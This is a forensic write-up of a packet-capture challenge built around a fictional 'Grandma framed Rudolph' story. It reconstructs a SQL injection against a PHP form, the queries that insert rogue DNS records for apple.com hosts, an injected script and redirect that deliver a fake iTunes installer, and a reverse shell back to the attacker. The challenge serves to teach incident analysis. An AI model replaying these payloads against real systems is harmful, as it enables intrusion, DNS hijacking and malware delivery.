New York v. Grandma

Technical Report on Evidence

Prepared by: Electronic Log Verification and Examination Squad

To: GrandmaChallenge (at) counterhackchallenges.com
From: Dave Lassalle, dave (at) superponible.com, @superponible
Subject: "Grandma Challenge"

Table of Contents

Executive Summary

At the direction of the Honorable Judge Elmo Shropshire, the Electronic Log Verification and Examination Squad (ELVES) were summoned to examine a packet capture file recovered by Little Timmy from Grandma's apartment. Based on the evidence, the ELVES present the court with the following:

1. Grandma's grand plan was to frame Rudolph for her murder, have Cousin Mel collect the insurance payout, then escape with Mel to the Caribbean for their retirement. Her motive for this was a reindeer attack on her childhood village.
2. Rudolph's cell phone information synced to his computer showed that he was in Central Park during the attack because Grandma was able to hack into the North Pole network and Rudolph's computer, and she entered false geo-location information into the cell phone backup file.
3. According to the comments she left for Cousin Mel, Grandma is currently hiding out at the Plaza Hotel near Central Park (Fifth Avenue at Central Park South) in New York. Her plan was to wear one red shoe and meet Cousin Mel in the lobby at noon local time one week after Rudolph was convicted guilty.
4. Based on the packet capture evidence presented by Little Timmy, Grandma is guilty of faking her own death, framing Rudolph, and attempted insurance fraud, and Cousin Mel is also guilty as her accomplice.

The detailed investigation performed by the ELVES and evidence supporting the claims above can be found in the following section.

Analysis

The packet capture primarily contains communications between 4 different machines: Grandma's machine (192.168.1.10), Grandma's mail server (192.168.1.3), Santa's web server (172.19.79.2), and Rudolph's PC (172.19.79.6). The overall flow of traffic in this packet capture is as follows:

1. Grandma sends an email to Cousin Mel explaining some of the details of her plan
2. Grandma visits the website "Santa's Naughty/Nice List"
3. Grandma discovers a SQL Injection Vulnerability on the site
4. Grandma uses the SQL Injection vulnerability to access the DNS server database for the santaslist.northpole domain and inserts DNS entries into the DNS database for several apple.com domains
5. A user on Rudolph's PC downloads an iTunesSetup.exe file that creates a reverse shell back to Grandma's machine
6. Grandma uses the reverse shell to access Rudolph's PC
7. Grandma downloads sqlite over FTP and uses it to insert false geo-location data into the cell phone backup file
8. The insertion of false geo-location information creates several anomalies in the geo-location data

An explanation of each of these steps follows.

Email to Cousin Mel

The packet capture begins with Grandma connecting from her machine to her mail server (mail.gma running Postfix) and sending an email from herself (root@grandma.gma) to Cousin Mel (cousinmel@mail.gma). From email header information, the mail was sent using the Alpine 2.02 mail client, apparently from Grandma's Backtrack system, based on the hostname "bt." The time in the email is indicated as 7:42:26 EDT on December 25th and is close to the time of the start of the packet capture at 7:51:12 EDT on December 25th. These times indicate that Grandma did in fact make it back home that night after the party. There is a small clock skew, but these times, along with others found in the packet capture, are all close in time to each other.

The email covers most of the first 68 packets from the packet capture and was extracted with Wireshark and is presented in Figure 1.

```
Dear Mel,

Our plans are almost complete, and I am very excited.  Soon, you and I
shall be spending the rest of our days relaxing in the surf and sun!

The plan is highly sensitive, a deep secret that only the two of us share.
Never tell another soul about our clever scheme as long as you live.

As we discussed, I recently made you the sole beneficiary of my life
insurance policy.  On Christmas Eve, I plan on faking my own death, which
I will frame as murder on Rudolph, Santa.s obnoxious reindeer.

The details of my plan are included in the attached document below.  Read
it carefully.

Merry Christmas!

Grandma
```

Figure 1. Text of Grandma's Email to Cousin Mel

The email shows that Grandma and Cousin Mel were planning this accusation of Rudolph together. They planned to fake her death and have Cousin Mel collect the insurance money. In addition to the email, Grandma attached a document entitled LetterToMel.doc. The Base64 encoded text was extracted from Wireshark and decoded. The decoded message is shown in Figure 2.

Dear Mel,

Here are the details of my secret plan.

After the investigation turns up the evidence I plant, you provide eyewitness testimony in court, and Rudolph is convicted, you will receive the insurance payout. We can then use that money to fund our Caribbean retirement.

I am not sure I ever told you this, Mel, but as a child, my village was attacked by a ravenous band of rampaging reindeer, instilling a life-long hatred in me for the flea-bitten beasts. I'll never forget their horrible ***comment***s as they galloped through our village. Because of that chilling childhood experience, I'm going to fake my death and blame it all on Rudolph, the most well-known reindeer of all. He'll rot away in jail forever.

Merry Christmas,

Grandma

Figure 2. Body of Attachment LetterToMel.doc in Grandma's Email to Cousin Mel

The attachment provides a few more details of Grandma's plan. She indicates that their plan is to retire in the Caribbean after Cousin Mel collects the insurance money. She also details her motive for framing Rudolph, namely, that a band of reindeer attacked her village as a child. The word "comments" is bold and italicized, which the ELVES took as a clue that there may be information hidden in the metadata comments of the Word Document. The document was passed to exiftool to discover the comments. A cleaner presentation of them (by opening "Get Info" on Mac OS X) is presented in Figure 3.



Figure 3. Metadata of LettersToMel.doc

The metadata reveals that Grandma is planning to hide out in the Plaza Hotel near Central Park and plans to meet Cousin Mel in the lobby at noon local time one week after the trial is concluded and Rudolph is found guilty. She will be wearing one red shoe.

Santa's Naughty/Nice List

After sending the email, Grandma next visited www.santaslist.northpole. As shown in Figure 4, this website presents the user with a form into which they may enter a person's name. Upon submittal, the form responds with whether that person is on Santa's Naughty or Nice list to "alleviate surprise on Christmas morning."

The server is hosted on 172.19.79.2. It should be noted that the server response has a timestamp of 12:52:58 GMT on December 25th, while the corresponding time in the packet capture is 12:51:51 GMT on the same date. While these two clocks are not in sync, we now have three different timestamps, one from a remote server, to help prove when Grandma conducted the activity caught in the packet capture.

Figure 5 shows what this web page looks like in a web browser.

```
GET / HTTP/1.1
Host: www.santaslist.northpole
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive

HTTP/1.1 200 OK
Date: Sun, 25 Dec 2011 12:52:58 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.2
Content-Length: 561
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Santa's Naughty/Nice List</title></head>
<body>
<h1><center>Santa's Naughty/Nice List</center></h1><hr>

<p>Santa has decided to help alleviate surprise on Christmas
morning by allowing pepole to check which list they are on.
After all, if he checks it twice, he may as well let you check it
once!  Simply enter your name below and check your niceness!</p>

<form action="checklist.php" method="post">
Your name:<br>
<input type="text" name="name" size="30">
<br><br>
<input type="submit" value="Check your niceness">
</form>

</body></html>
```

Figure 4. Santa's Naughty/Nice List Website



Figure 5. Rendered Page of Santa's Naughty/Nice List

Grandma submitted two requests to the site: one for "Grandma" and one for "Cousin Mel." Based on the results found in the packet capture they were both naughty (see the second to last line of each request in the figures below).

```
name=GrandmaHTTP/1.1 200 OK
Date: Sun, 25 Dec 2011 12:53:07 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.2
Content-Length: 275
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Santa's Naughty/Nice List</title></head>
<body>
<h1>Santa's Naughty/Nice List</h1><hr>

Results of your Naughty/Nice List query:
<p>

<table border="3">
<tr><th>Name</th><th>Status</th></tr>
<tr><td>Grandma</td><td>Naughty</td></tr></table>
</body></html>
```

```
name=Cousin+MelHTTP/1.1 200 OK
Date: Sun, 25 Dec 2011 12:53:16 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.2
Content-Length: 278
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Santa's Naughty/Nice List</title></head>
<body>
<h1>Santa's Naughty/Nice List</h1><hr>

Results of your Naughty/Nice List query:
<p>

<table border="3">
<tr><th>Name</th><th>Status</th></tr>
<tr><td>Cousin Mel</td><td>Naughty</td></tr></table>
</body></html>
```

Figure 6. Results of Grandma's Searches

SQL Injection Discovery

The next request Grandma submitted was for a single quote. This is a common technique used to find SQL Injection vulnerabilities in websites. She was successful in finding one on Santa's Naughty/Nice List website.

```
name=%27HTTP/1.1 200 OK
Date: Sun, 25 Dec 2011 12:53:28 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.2
Content-Length: 383
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Santa's Naughty/Nice List</title></head>
<body>
<h1>Santa's Naughty/Nice List</h1><hr>

Results of your Naughty/Nice List query:
<p>

<table border="3">
<tr><th>Name</th><th>Status</th></tr>
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right
syntax to use near ''''' at line 1</table>
</body></html>
```

Figure 7. SQL Injection Discovered

The "name=%27" is the POST data that was submitted and is the encoded value for a single quote. The error message from the database indicates that this web application is vulnerable to SQL Injection because the single quote created an invalid SQL query. It is likely the request submitted to the database was along the lines of the following:

SELECT name, status FROM naughtylist WHERE name = '$name'

When the single quote replaces the $name variable, the query becomes the following:

SELECT name, status FROM naughtylist WHERE name = '''

This statement is not valid SQL syntax and the error in Figure 7 is returned.

DNS Hijacking

Knowing that the website was vulnerable to SQL Injection, Grandma submitted a request to show the databases stored in the database server. Figure 8 shows the results.

```
name=%27%3Bshow+databases+%23HTTP/1.1 200 OK
Date: Sun, 25 Dec 2011 12:53:41 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.2
Content-Length: 411
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Santa's Naughty/Nice List</title></head>
<body>
<h1>Santa's Naughty/Nice List</h1><hr>

Results of your Naughty/Nice List query:
<p>

<table border="3">
<tr><th>Name</th><th>Status</th></tr>
</table>
<table border="3">
<tr><th>Name</th><th>Status</th></tr>
<tr><td>information_schema</td></tr><tr><td>mydns</td></tr><tr><td>mysql</td></tr><tr><td>naughtylist</td></tr></
table>
</body></html>
```

Figure 8. Result of "show databases" Request

The database server is storing the following databases:

- information_schema
- mydns
- mysql
- naughtylist

Information_schema and mysql and standard mysql databases. The database naughtylist is most likely where Santa is storing the data for his naughty/nice list. If she didn't already know, Grandma was likely able to determine that the mydns table stored data for the Open Source DNS Server MyDNS (http://mydns.bboy.net/). It appears that Santa was using the same server for two very different purposes: a web server and a DNS server.

Grandma used the SQL Injection vulnerability to map out the structure of the mydns database and then insert Start of Authority (SOA) and Resource Record (RR) entries into the DNS database to redirect requests for certain apple.com servers to her own server at 192.168.1.10. These requests are shown below in Figure 9 in output from Network Miner.

name	Grandma	108
name	Cousin Mel	118
name	'	128
name	';show databases #	138
name	';show tables from mydns #	150
name	';show columns from mydns.rr #	160
name	';show columns from mydns.soa #	170
name	';select * from mydns.soa #	180
name	';insert into mydns.soa (origin,ns,mbox) values ("apple.com","ns1.santaslist.northpole","root.santaslist.northpole") #	193
name	';select * from mydns.soa #	203
name	';select * from mydns.rr #	214
name	';insert into mydns.rr (zone,name,type,data) values (2,"itunes.apple.com","A","192.168.1.10") #	225
name	';insert into mydns.rr (zone,name,type,data) values (2,"ax.init.itunes.apple.com","A","192.168.1.10") #	238
name	';insert into mydns.rr (zone,name,type,data) values (2,"swcatalog.apple.com","A","192.168.1.10") #	249
name	';insert into mydns.rr (zone,name,type,data) values (2,"swcdn.apple.com","A","192.168.1.10") #	260
name	';insert into mydns.rr (zone,name,type,data) values (2,"swscan.apple.com","A","192.168.1.10") #	271
name	';select * from mydns.rr #	282

Figure 9. SQL Injection Requests

The first four requests have already been discussed: lookups on the list for Grandma and Cousin Mel, the discovery of the SQL Injection vulnerability, and the “show databases” command. The last column is the packet, or frame, number in the capture for that particular request.

Frames 150, 160, and 170 are requests to map out the structure of the mydns database. The requests told Grandma there were two tables in the database, soa and rr, and they have the following columns:

Name	Status				
id	int(10) unsigned	NO	PRI		auto_increment
origin	char(255)	NO	UNI		
ns	char(255)	NO			
mbox	char(255)	NO			
serial	int(10) unsigned	NO		1	
refresh	int(10) unsigned	NO		28800	
retry	int(10) unsigned	NO		7200	
expire	int(10) unsigned	NO		604800	
minimum	int(10) unsigned	NO		86400	
ttl	int(10) unsigned	NO		86400	

Figure 10. mydns.soa columns

Name	Status				
id	int(10) unsigned	NO	PRI		auto_increment
zone	int(10) unsigned	NO	MUL		
name	char(64)	NO			
type	enum('A','AAAA','ALIAS','CNAME','HINFO','MX','NAPTR','NS','PTR','RP','SRV','TXT')	YES			
data	char(128)	NO			
aux	int(10) unsigned	NO			
ttl	int(10) unsigned	NO		86400	

Figure 11. mydns.rr columns

In frame 183, Grandma views the contents of the mydns.soa table, then in frame 193 inserts a new record. This record says that the Start of Authority for apple.com is ns1.santaslist.northpole. In frame 203 she checks that the value was inserted and sees the results in Figure 12.

Name	Status								
1	santaslist.northpole	ns1.santaslist.northpole	root.santaslist.northpole	25	28800	7200	604800	86400	86400
2	apple.com	ns1.santaslist.northpole	root.santaslist.northpole	1	28800	7200	604800	86400	86400

Figure 12. Contents of mydns.soa after Insertion

Now, when the DNS server receives a request for a domain *.apple.com, it will pass the request to the nameserver ns1.santaslist.northpole, which as shown in Figure 13, is 172.19.79.2. This confirms the DNS and web servers are on the same machine since this matches the IP address in the packet capture of the web server hosting the Naughty/Nice list.

Next, Grandma views the contents of the mydns.rr table, then in frames 225, 238, 249, 260, and 271, she inserts new A records for 5 different apple.com domains: itunes.apple.com, ax.init.itunes.apple.com, swcatalog.apple.com, swcdn.apple.com, and swscan.apple.com. She then views the updated contents of mydns.rr to confirm that all the A records were added.

Name	Status					
1	1	@	NS	ns1.santaslist.northpole	0	86400
2	1	ns1.santaslist.northpole	A	172.19.79.2	0	86400
3	1	www.santaslist.northpole	A	172.19.79.2	0	86400
4	2	itunes.apple.com	A	192.168.1.10	0	86400
5	2	ax.init.itunes.apple.com	A	192.168.1.10	0	86400
6	2	swcatalog.apple.com	A	192.168.1.10	0	86400
7	2	swcdn.apple.com	A	192.168.1.10	0	86400
8	2	swscan.apple.com	A	192.168.1.10	0	86400

Figure 13. Contents of mydns.rr after insertion

The new A records for the apple.com domains points to 192.168.1.10 which is Grandma's machine. The final result of these MyDNS updates is that any machines using ns1.santaslist.northpole as their DNS server will resolve the five apple.com domains to the IP address 192.168.1.10 because Santa's DNS server (ns1.santaslist.northpole) has been made authoritative for the apple.com domain and contains the A records for these 5 domains and that

is the IP each of the domains points to.

The series of SQL Injection requests ends at frame 288 from the packet capture at 7:55:12 EDT on December 25th based on the time in the packet capture file.

iTunesSetup Download

Two minutes later, at 7:57:08 EDT on December 25th, a request comes into Grandma's machine (192.168.1.10) from 172.19.79.6.

```
GET /bag.xml?ix=4 HTTP/1.1
User-Agent: iTunes/10.3.1 (Windows; Microsoft Windows XP Professional Service Pack 3 (Build 2600)) AppleWebKit/533.21.1
X-Apple-Tz: -18000
Accept-Language: en-us, en;q=0.50
Accept-Encoding: gzip
Host: ax.init.itunes.apple.com.
```

Figure 14. GET Request from 172.19.79.6

This request shows that Grandma's DNS Hijacking was successful and she is now receiving web traffic from a client on Santa's network. The request was for "ax.init.itunes.apple.com" and, based on the User-Agent, came from iTunes running on a Windows XP machine. No data is returned in the packet capture. An manual request the ELVES made to this site returns a Base64 encoded XML file. Decoding the file reveals several key-to-URL dictionary mappings likely used by iTunes. In mirroring the iTunes update site, Grandma likely didn't need this page and ignored it, which is why no data was found in a response in the packet capture.

```
<?xml version="1.a0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
 <key>timestamp</key><date>2011-12-29T19:48:52Z</date>
 <key>storeFront</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/storeFront</string>
 <key>newUserStoreFront</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/firstLaunch</string>
 <key>newIPodUserStoreFront</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/newIPodUser?newIPodUser=true</string>
 <key>newPhoneUser</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/phoneLandingPage</string>
 <key>search</key><string>http://ax.search.itunes.apple.com/WebObjects/MZSearch.woa/wa/search</string>
 <key>advancedSearch</key><string>http://ax.search.itunes.apple.com/WebObjects/MZSearch.woa/wa/advancedSearch</string>
 <key>searchHints</key><string>http://ax.search.itunes.apple.com/WebObjects/MZSearchHints.woa/wa/hints</string>
 <key>parentalAdvisory</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/parentalAdvisory</string>
 <key>browse</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/browse</string>
 <key>viewAlbum</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/viewAlbum</string>
 <key>viewBook</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/viewBook</string>
 <key>viewArtist</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/viewArtist</string>
 <key>viewComposer</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/viewComposer</string>
 <key>viewGenre</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/viewGenre</string>
 <key>viewPodcast</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/viewPodcast</string>
 <key>viewPublishedPlaylist</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/viewPublishedPlaylist</string>
 <key>viewVideo</key><string>http://itunes.apple.com/WebObjects/MZStore.woa/wa/viewVideo</string>
 <key>externalURLSearchKey</key><string>itunes.apple.com</string>
 <key>externalURLReplaceKey</key><string>itunes.apple.com</string>
```

Figure 15. Sample of actual page returned by bag.xml request

The next requests are shown in Figure 16.

305	192.168.1.10 [ax.init.itunes.apple.com.] ...	TCP 80	172.19.79.6...	TCP 1275	version.C2B80E99	35 091 B	itunes.apple.com./version?machineID=101a1a42c676ea68
353	192.168.1.10 [ax.init.itunes.apple.com.] ...	TCP 80	172.19.79.6...	TCP 1277	index-windows-1.sucatalog	3 914 B	swcatalog.apple.com/content/catalogs/others/index-windows-1.sucatalog
368	192.168.1.10 [ax.init.itunes.apple.com.] ...	TCP 80	172.19.79.6...	TCP 1278	061-4339.English.dist	19 446 B	swcatalog.apple.com/content/downloads/14/21/061-4339/Jz3sQMyb9kdy...
427	192.168.1.10 [ax.init.itunes.apple.com.] ...	TCP 80	172.19.79.6...	TCP 1285	iTunesSetup.exe	73 802 B	swcatalog.apple.com/iTunesSetup.exe
526	192.168.1.10 [ax.init.itunes.apple.com.] ...	TCP 80	172.19.79.6...	TCP 1287	iTunesSetup[1].exe	73 802 B	swcatalog.apple.com/iTunesSetup.exe

Figure 16. Additional Requests from 172.19.79.6

In Frame 305, there is a request for “version?machineID=101a1a42c676ea68”. The machine ID is a 16 character hexadecimal value that varies from machine to machine. The page returns an XML file that contains version information for various Apple products and where those versions can be found as shown in Figure 17.

```
GET /version?machineID=101a1a42c676ea68 HTTP/1.1
Accept-Encoding: gzip
User-Agent: iTunes/10.3.1 (Windows; Microsoft Windows XP Professional Service Pack 3 (Build 2600)) AppleWebKit/533.21.1
Host: itunes.apple.com.

HTTP/1.0 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-length: 35091
Connection: close

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<plist version="1.0">
    <dict>
        <key>iTunesMacDownloadURL</key>
        <string>http://itunes.com/Pu5/itunesupdate66902.exe</string>
        <key>iTunesMacVersion</key>
        <string>10.5.1</string>
        <key>iTunesWindowsDownloadURL</key>
        <string>http://itunes.com/Pu5/itunesupdate66902.exe</string>
```

Figure 17. XML Response for “version” HTTP GET request

The next request is for http://swcatalog.apple.com/content/catalogs/others/index-windows-1.sucatalog. The response is shown in Figure 18 and contains a series of different languages as keys and the corresponding URLs.

```
HTTP/1.0 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-length: 3914
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
.<key>ApplePostFreq</key>
.<string>100</string>
.<key>ApplePostURL</key>
.<string>http://swcatalog.apple.com/WebObjects/SoftwareUpdatesStats</string>
.<key>IndexDate</key>
.<date>2008-07-10T23:20:54Z</date>
.<key>Products</key>
.<dict>
..<key>061-4339</key>
..<dict>
...<key>Distributions</key>
...<dict>
....<key>Dutch</key>
....<string>http://swcatalog.apple.com/content/downloads/14/21/061-4339/
Jz3sQMyb9kdyBP5wqzP6YD6MVJWdhTV2TX/061-4339.Dutch.dist</string>
....<key>English</key>
....<string>http://swcatalog.apple.com/content/downloads/14/21/061-4339/
Jz3sQMyb9kdyBP5wqzP6YD6MVJWdhTV2TX/061-4339.English.dist</string>
```

Figure 18. Response to "catalog" request

One of the URLs in that response is the next request made in frame 368. The filename requested is 061-4339.English.dist, which upon viewing in the packet capture actually appears to be the Spanish version of the iTunes End User License Agreement. Part of this response in shown in Figure 19.

```
    <license mime-type="text/rtf" language="Spanish"><![CDATA[{\rtf1\ansi\ansicpg1252\cocoartf949\cocoasubrtf270
{\fonttbl\f0\fnil\fcharset0 LucidaGrande;\f1\froman\fcharset0 Times-Roman;}
{\colortbl;\red255\green255\blue255;}
\deftab720
\pard\tx560\tx1120\tx1680\tx2240\tx2800\tx3360\tx3920\tx4480\tx5040\tx5600\tx6160\tx6720\pardeftab720\ri0\ql\qnatural

\f0\b\fs24 \cf0 ESPA\'d1OL\
\
APPLE INC. \
CONTRATO DE LICENCIA DE SOFTWARE\
PARA UN \'daNICO USO \
\pard\pardeftab720\ri0\ql\qnatural

\f1\b0 \cf0 \
\pard\pardeftab720\ql\qnatural

\f0\b \cf0 ROGAMOS LEA DETENIDAMENTE EL PRESENTE CONTRATO DE LICENCIA DE SOFTWARE (EN ADELANTE DENOMINADO "LICENCIA")
ANTES DE UTILIZAR EL SOFTWARE APPLE. LA UTILIZACI\'d3N DEL SOFTWARE APPLE SE INTERPRETAR\'c1 COMO UN HECHO INEQU\'cdVOCO
DE QUE ACEPTA LOS T\'c9RMINOS Y CONDICIONES DE ESTA LICENCIA. SI NO ACEPTA DICHAS CONDICIONES, NO HAGA USO DE ESTE
SOFTWARE O DEVU\'c9LVALO AL ESTABLECIMIENTO DONDE LO ADQUIRI\'d3 PARA SU REEMBOLSO. EN CASO DE QUE HAYA ACCEDIDO AL
SOFTWARE APPLE ELECTR\'d3NICAMENTE, HAGA CLIC EN EL BOT\'d3N "NO ACEPTO". EN EL SUPUESTO DE QUE EL SOFTWARE APPLE EST\'c9
INCLUIDO EN EL PRODUCTO DE HARDWARE QUE HAYA ADQUIRIDO, DEBER\'c1 DEVOLVER EL PAQUETE COMPLETO DE HARDWARE Y SOFTWARE PARA
PODER SOLICITAR SU REEMBOLSO.\
```

Figure 19. Part of Response to Request for 061-4339.English.dist

The last part of the response to this request contains an html page. This part of the packet capture is shown in Figure 20 below.

```
"SU_DESCRIPTION"='<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <meta http-equiv="Content-Style-Type" content="text/css">
  <title></title>
  <meta name="Generator" content="Cocoa HTML Writer">
  <meta name="CocoaVersion" content="949.27">
  <style type="text/css">
    p.p1 {margin: 0.0px 0.0px 0.0px 0.0px; font: 11.0px Helvetica}
  </style>
</head>
<script>
window.open(\'http://swcatalog.apple.com/closed.html\',\'mywindow\',\'width=400,height=200,titlebar=1,resizable=1,menubar=1
\');
</script>
<body>
<p class="p1">Esta actualizaci..n, cuya instalaci..n se recomienda a todos los usuarios de Apple Software Update para
Windows, incluye correcciones generales que mejoran la fiabilidad y la interfaz de usuario de la aplicaci..n.</p>
</body>
</html>
';
]]></strings>
    </localization>
</installer-gui-script>
```

Figure 20. End of Response to Request for 061-4339.English.dist

In the middle of the above image, there is a script tag to open the page “http://swcatalog.apple.com/closed.html”. The next three GET requests in the packet capture are to that page. They occur in frames 401, 407, and 413. The response to the first two requests is empty. However, the third request contains the response seen in Figure 21.

```
GET /closed.html HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept-Encoding: gzip, deflate
Host: swcatalog.apple.com
Connection: Keep-Alive

HTTP/1.1 302 Found
Location: http://swcatalog.apple.com/iTunesSetup.exe
Content-Length: 0
Connection: close
```

Figure 21. Request to closed.html initiated by window.open in script tag

The response shows an HTTP 302 redirect to “http://swcatalog.apple.com/iTunesSetup.exe”.

This directs the iTunes update software to request that file, which it does in frame 427. There is another request to closed.html in frame 516 with another 302 redirect response, which causes another request to iTunesSetup.exe in frame 526. In the end, the iTunesSetup.exe file hosted on Grandma's server at 192.168.1.10 is download twice. Again, the request went to Grandma's machine since the DNS for swcatalog.apple.com is pointing to her machine at 192.168.1.10.

Remote Access to Rudolph's PC

The file iTunesSetup.exe was downloaded from Grandma's machine to Rudolph's PC, then executed as part of the update process. However, this is not an actual iTunes setup file. After launching the executable, it shows up in Task Manager as the Apache Bench utility.



Figure 22. Task Manager Output for iTunesSetup.exe

Figure 23 shows a sample of the output of running the Linux strings command on iTunesSetup.exe. It contains part of the usage information for the Apache Bench command.



Figure 23. Help Output for Apache Bench from running "strings iTunesSetup.exe"

In actuality, reverse shell code has been inserted into this executable. When it is run, it attempts to connect to the IP address 192.168.1.10 on port 1225. This IP address corresponds to Grandma's machine.

